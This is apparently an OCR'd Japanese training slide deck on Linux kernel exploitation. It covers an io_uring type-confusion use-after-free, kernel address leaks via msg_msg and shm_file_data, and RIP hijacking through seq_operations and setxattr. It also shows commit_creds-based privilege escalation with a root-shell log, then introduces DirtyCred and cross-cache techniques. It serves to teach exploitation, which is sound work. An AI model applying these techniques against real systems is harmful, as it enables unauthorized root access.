4     size_t m_ts;        /* message text size */
5     struct msg_msgseg *next;
6     void *security;
7     /* the actual message follows immediately */
8 };
```

構造体B: shm_file_data

- shmat() syscallを呼ぶと確保される
- サイズは0x20 (kmalloc-32)
- nsが.data領域・fileがheap領域・vm_opsが.text領域を指す

```
1 struct shm_file_data {
2     int id;
3     struct ipc_namespace *ns;
4     struct file *file;
5     const struct vm_operations_struct *vm_ops;
6 };
```

構造体B (補欠)：seq_operations

- "/proc/self/stat"などをopenすると確保される構造体
- サイズは0x20 (kmalloc-32)
- 4つの関数ポインタを持つ

```
1 struct seq_operations {
2     void * (*start) (struct seq_file *m, loff_t *pos);
3     void (*stop) (struct seq_file *m, void *v);
4     void * (*next) (struct seq_file *m, void *v, loff_t *pos);
5     int (*show) (struct seq_file *m, void *v)
6 };
```

msg_msgで小さなObjectを作る

- 大きなObjectを作るのは簡単
  - 0x80サイズにするにはデータ領域を 0x50バイトにすればいい
- 小さなObject(≦0x30)にするには工夫が必要


ヘッダ部分が0x30バイト

データ部分にNバイト

```c
struct msg_msg {
    struct list_head m_list;
    long m_type;
    size_t m_ts;        /* message text size */
    struct msg_msgseg *next;
    void *security;
    /* the actual message follows immediately */
};
```

msg_msgで小さなObjectを作る

- sndmsg()はメッセージが長いとメッセージを分割する
  - ヘッダ込みで1ページ(0x1000)以上
- 分割後のヘッダ(msg_seg)は8byteしかない




メッセージ長を `(0x1000 - 0x30) + 0x18` にすると
0x1000サイズと0x20サイズに分割される

kmalloc-32に入る！

Practice 0x06: Put It All Together: kbaseのleak


1. msg_msgがkmalloc-32に入るように確保
2. io_bufferのUAFでmsg_msgをfree
3. shm_file_dataをfreeしたmsg_msgに重ねて確保
4. msg_msgを読む (中身はshm_file_data)



余談: seq_operationsだとleakができない理由

- msg_segは最初のメンバがポインタ (NULL終端)
- UAFでseq_operationsを上に重ねるとポインタが非NULLに
- msgrcv()時にこのポインタをdereferenceしちゃう


```
1 struct seq_operations {
2     void * (*start) (struct seq_file *m, loff_t *pos);
3     void (*stop) (struct seq_file *m, void *v);
4     void * (*next) (struct seq_file *m, void *v, loff_t
5     int (*show) (struct seq_file *m, void *v)
6 };
```



余談: seq_operationsだとleakができない理由

- shm_file_dataは最初のメンバ(id)を0にできる
- リストが正常にNULL終端される

```
1 struct shm_file_data {
2     int id;
3     struct ipc_namespace *ns;
4     struct file *file;
5     const struct vm_operations_struct *vm_ops;
6 };
```



Easy Scenario: 現在のプリミティブ

- kmalloc-32内の`io_buffer`を起点としたUAF
- kbase leak
- kheap leak

RIPが取りたい！

KPTI/SMAP/SMEP無効のためuserlandの関数を自由に呼べる

== RIPが取れればrootが取れる

seq_operationsとRIP

- "/proc/self/stat"等のファイルを操作すると関数ポインタが使われる
  - eg: read()するとsingle_start()が呼ばれる
- この関数ポインタを書き換えればRIPを制御できる

```
1 struct seq_operations {
2     void * (*start) (struct seq_file *m, loff_t *pos);
3     void (*stop) (struct seq_file *m, void *v);
4     void * (*next) (struct seq_file *m, void *v, loff_t *pos);
5     int (*show) (struct seq_file *m, void *v)
6 };
```

```
gef> x/4gx 0xffff888003245d20
0xffff888003245d20:     0xffffffff811b4f10      0xffffffff811b4f30
0xffff888003245d30:     0xffffffff811b4f20      0xffffffff81203640
gef> p single_start
$14 = {void *(struct seq_file *, loff_t *)} 0xffffffff811b4f10 <single_start>
```

setxattr: kmalloc-32への任意の値の書き込み

- setxattr() syscallで任意サイズ・任意の値を書き込める
  - 確保と同じパスで解放されるため READをするには少し使い勝手が悪い
  - (userfaultfdを使うと制御できますが今回は使いません …)

```
1   const ulong deadbeef = 0xDEADBEEFCAFEBABEUL;
2   setxattr("/exploit", "A", &deadbeef, 0x20, 0);
```

↑これでkmalloc-32 (size 0x20)のObjectを作成し

0xDEADBEEFという値を書き込むことが出来る

Practice 0x07: RIP奪取

- p7-rip.c
- seq_operationsをio_bufferの直後に確保する
- io_bufferを使ってseq_operationsをfreeする
- すぐにsetxattr()を呼んで値を書き込む
  - とりあえず0xDEADBEEFCAFEBABEとかを書き込む
- RIPが取れることを確認！

Easy Scenario: 現在のプリミティブ

- kmalloc-32内の`io_buffer`を起点としたUAF
- kbase leak
- kheap leak
- RIP制御

あとはrootを取るだけ！

プロセスのIdentity

- 各プロセスは `task_struct` 構造体で表現される
- 各 `task_struct` は `cred` 構造体を持つ
  - プロセスが何者かを定義する (UID / GID etc...)

```
1 struct task_struct {
2   ...
3   const struct cred __rcu *cred;
4   ...
5 }
```

```
1 struct cred {
2     atomic_t    usage;
3     atomic_t    subscribers;
4     void        *put_addr;
5     unsigned    magic;
6     kuid_t      uid;
7     kgid_t      gid;
8     kuid_t      suid;
9     ...
10  }
```

commit_creds(prepare_kernel_cred(NULL));

- prepare_kernel_cred(NULL): 最も強いプロセスのcredを真似してcredを作成
- commit_creds(): プロセスのcredを更新

Practice 0x08: Local Privilege Escalation...

- r8-lpe.c
- cc(pkc(NULL))をする関数(get_root())を用意する
- RIPを制御して用意した関数に飛ばす
- シェルを開く...!

```
/ $ ./exploit
[+] Spraying kmalloc-32 with `io_buffer` ...
[+] Spraying msg_msg with size 0x20...
[+] Invoking invalid free...
[+] Allocating shm_file_data on UAF-ed msg...
[+] Leaking UAF-ed msg_msg...
[!] 0xFE8 bytes received
[!] init_ipc_ns: 0xffffffffb30b0d60
[!] kbase: 0xffffffffb2200000
[+] Spraying kmalloc-32 with `io_buffer` again...
[+] Allocating seq_operations on io_buffer...
[!] Invoking invalid free...
[!] Overwriting seq_operations using UAF...
[+] get_root @ 0x401d58
[!] Calling seq_operations.start...
[!] WHOAMI: uid=0, euid=0
[!] Here's your root shell :)
/ #
```

Easy Scenario: ここまでのまとめ

- Linux v5.14 io_uringのBuffer Group実装にType Confusion
- `io_buffer`からのオフセット指定で任意のObjectをfree可能
- UAFで`shm_file_data / msg_msg`を使いkbase leak
- UAFで`seq_operations`を使いRIP奪取
- `cc(pkc(0))`でroot奪取

他の方法としては...
- `sk_buffer`内のeBPFプログラムアドレス書き換え
- eBPF JITコードの悪用 (kone_gadget)
- その他RIPが取れる構造体を悪用　etc...

Easy Scenario: DONE

ANY QUESTION ?

Hard Scenario

- ここからはボーナスタイムです
- 全て理解しようとしなくてOKです
- でもここからが本当にやりたかった部分です


Hard Scenario

- HardではKPTI/SMAP/SMEPが有効
  - ユーザランドのコードを自由に実行することができない
- Exploitにもトレンド・流行りがあります (多分)
  - Leak-Less: kbase/kheap等のleakが必要ない
  - Data-Oriented: RIPを取るのではなく、データを改ざんすることでrootを取る

Leak-Less + Data-Oriented なexploitをする
(DirtyCred & XCACHE)

DirtyCred

- 2022年Black Hatで発表された攻撃手法 (Zhenpeng Lin et al.)
- `cred` や `file` 等のIdentityを定義する構造体を他のプロセスのものにすげ替える




Process Aの
credとして利用

[1] https://i.blackhat.com/USA-22/Thursday/US-22-Lin-Cautious-A-New-Exploitation-Method.pdf

SLUBキャッシュの制約


- io_bufferを使ってkmalloc-32内の構造体は自由にfreeできる
- struct credはkmalloc-32には入らない
  - そもそもサイズが違う (credは大きい)
  - credは専用のキャッシュを持っている ...! (cred_jar)



credは絶対にkmalloc-32には入らない

異なるキャッシュの隣接

- kmalloc-32と`cred_jar`が隣接したらキャッシュを飛び越えてUAFできる！



どうやってkmalloc-32とcred_jarを隣接させるか…


Cross Cache Poisoning (XCACHE)

- ret2page: 2022年Black Hatで発表された攻撃手法 (WANG et al.)
  - 正確にはこの手法は使わないが、類似の考え方を使う
- Buddy AllocatorとSLUB Allocatorの性質を利用してキャッシュを跨いだexploit
  - 本スライドではキャッシュを跨ぐことを XCACHE と書きます
  - 以下ではBuddy/SLUBの3つの性質からXCACHEする方法を見る

[1] https://i.blackhat.com/USA-22/Thursday/US-22-WANG-Ret2page-The-Art-of-Exploiting-Use-After-Free-Vulnerabilities-in-the-Dedicated-Cache.pdf


Buddy Allocator概要

- Linuxでページを管理するアロケータ
- SLUBアロケータはBuddy Allocatorからページを貰う




Point 0x1: Orderごとのページ管理

- Buddy Allocatorは連続するページ数ごとにページを管理
  - 2^NのNごとにリストを形成
- ページリクエスト時に対応するOrderのリストから確保




Point 0x2: SLUB Allocatorからのページ返却

- SLUB Allocatorはfree()によって**キャッシュページが全てfreeされたオブジェクトになった場合、Buddy Allocatorにページを返却**




Point 0x3: Split & Merge: Split

- Buddy Allocatorは要求されたOrderのページがない場合、**上のOrderのページ達を分割する**




Point 0x3: Split & Merge: Merge

- Buddy Allocatorは返されたページが十分にあれば、
  マージして上のOrderに入れる



